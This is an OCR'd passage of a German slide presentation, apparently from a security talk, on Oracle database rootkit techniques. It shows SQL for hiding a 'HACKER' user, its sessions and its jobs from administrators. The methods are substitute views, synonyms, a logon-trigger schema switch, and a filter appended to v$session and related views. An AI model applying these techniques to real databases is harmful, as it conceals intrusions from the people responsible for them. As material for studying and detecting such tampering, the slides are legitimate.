
SYS

Views

Tables | Functions | Procedures | Packages

Datenbankbenutzer verstecken – Alternative 2

1. Erzeugen einer neuen View SYSTEM.ALL_USERS2




2. Erzeugen eines privaten Synonyms SYSTEM.ALL_USERS;

```
CREATE SYNONYM SYSTEM.ALL_USERS FOR SYSTEM.ALL_USERS2;
```


Datenbankbenutzer verstecken – Alternative 2

Select * from all_users; (z.B. als Benutzer SYSTEM)



Datenbankbenutzer verstecken – Alternative 3

1. Erzeugen einer neuen View SYSTEM.ALL_USERS2




2. Erzeugen eines Public Synonyms SYSTEM.ALL_USERS

```
CREATE PUBLIC SYNONYM ALL_USERS FOR SYSTEM.ALL_USERS2;
```


Datenbankbenutzer verstecken – Alternative 3

Select * from all_users; (z.B. als Benutzer SYSTEM)



Datenbankbenutzer verstecken – Alternative 4

1. Erzeugen einer View in einem unterschiedlichen Schema (z.B. im Schema Hacker)




2. Wechsel in das Schema, das das modifizierte Object enthält (z.B. via logon trigger)


```
alter session set current_schema=HACKER;
```

Datenbankbenutzer verstecken – Alternative 4

Select * from all_users; (z.B. als Benutzer SYSTEM)




Prozesse verstecken



Prozessmanagement in Oracle

- Prozesse sind in einer speziellen View v$session die im Schema SYS liegt gespeichert
- Public Synonym v$session verweist auf v_$session
- Die View v_$session dient zum Zugriff auf v$session

Prozesse verstecken




Beispiel: Anzeigen aller Datenbankprozesse


```
SQL> select sid, serial#, program from v$session;

       SID    SERIAL# PROGRAM
       ----- -------- ------------------------------------------------
       297      11337 OMS
       298      23019 OMS
       300         35 OMS
       301          4 OMS
       304       1739 OMS
       305      29265 sqlplus.exe
       306       2186 OMS
       307         30 emagent@picard.rds (TNS V1
       308         69 OMS
       310       5611 OMS
       311         49 OMS
       [...]
```


Prozesse verstecken


Verändern der Views (v$session, gv_$session, flow_sessions, v_$process) durch Anhängen von

```
username != 'HACKER'
```










Datenbankjobs verstecken




Database Jobs in Oracle

- Jobs werden in der Tabelle SYS.JOB$ gespeichert
- View dba_jobs um den Zugriff zu vereinfachen
- Synonym für dba_jobs

Datenbankjobs verstecken

Beispiel: Anlegen eines Datenbankjobs, der um Mitternacht gestartet wird



